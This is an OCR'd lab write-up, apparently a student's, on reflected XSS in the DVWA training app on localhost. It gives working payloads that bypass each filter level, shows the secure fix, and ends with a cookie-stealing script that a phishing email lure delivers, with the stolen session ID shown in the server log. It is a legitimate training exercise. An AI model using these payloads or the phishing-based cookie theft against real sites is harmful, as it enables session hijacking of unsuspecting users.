XSS (Cross-Site-Script)


Cross-Site-Script is a potentially fatal attack in which a function not considered by the developer works by inserting script code such as JavaScript into a bulletin board or webmail. Thus, it is an attack targeting users.

Example, if an attacker appends a malware on a script code, it conducts unintended action, or intercepts an important information of cookie and session token etc.

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Feedback for end user
        $html .= '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

low.php

<script>alert(“XSS Attack”);</script>



Before Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>alert(“XSS Attack”);</script>

After Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%22XSS+Attack%22%29%3B%3C%2Fscript%3E#

If the attacker inserts the script code in image and photo or send the address of script code to user, After the URL is encoded, it usefully can use.


<Medium>

<script>alert(“XSS Attack”);</script>

```php
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = str_replace( '<script>', '', $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```

medium.php

<script> tag is ignored by str_replace(), we can know that script tag insertion is a impossible. If script tag is filtered by inner code, Use an img tag.



<img src=”#” onerror=”alert(‘XSS Attack’)”>

Before Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=<img src=”#” onerror=”alert(‘XSS Attack’)”>

After Encoding
http://localhost/dvwa/vulnerabilities/xss_r/?name=%3Cimg+src%3D%22%23%22+onerror%3D%22alert%28%27XSS+Attack%27%29%22%3E#

<High>

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Get input
        $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

?>
```

high.php

This code also includes about script code. Thus, if the attacker use img tag, XSS attack is possible.
Therefore, high.php have the same situation with medium.php.

<Security>


```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
        // Check Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

        // Get input
        $name = htmlspecialchars( $_GET[ 'name' ] );

        // Feedback for end user
        $html .= "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


This code is safe. (XSS Attack is impossible.)

<Cookie>

http://localhost/dvwa/vulnerabilities/xss_r/?name=<script>document.location%3d'http://localhost/cookie%3f'%2bdocument.cookie</script>

%3d → =
%3f → ?
%2b → +





This is just test. Thus, this mail should send to your email address.
After this work is finished, attacker needs to open a web log window.

To work, open the terminal.

```
gimjin-il-ui-MacBookPro:logs jinil$ pwd
/Applications/XAMPP/logs
```

```
gimjin-il-ui-MacBookPro:logs jinil$ ls
access_log              error_log               ssl_request_log
authdigest_shm.17759    httpd.pid
cgisock.17759           php_error_log
```


This directory has an access_log file. If you move to this path, enter the command.

Command: tail – f access_log

맥북 할인 행사
링크

답장 전달

If you finish all of work, you click the link.



The page will show like this to you. Then attacker can be received the cookie data.

```
::1 - - [02/Sep/2020:13:21:00 +0900] "GET /cookie?security=low;%20PHPSESSID=bsb044hflqp9e0k63d
fr7mamn5 HTTP/1.1" 404 1538
```

we can confirm this attack method through this. .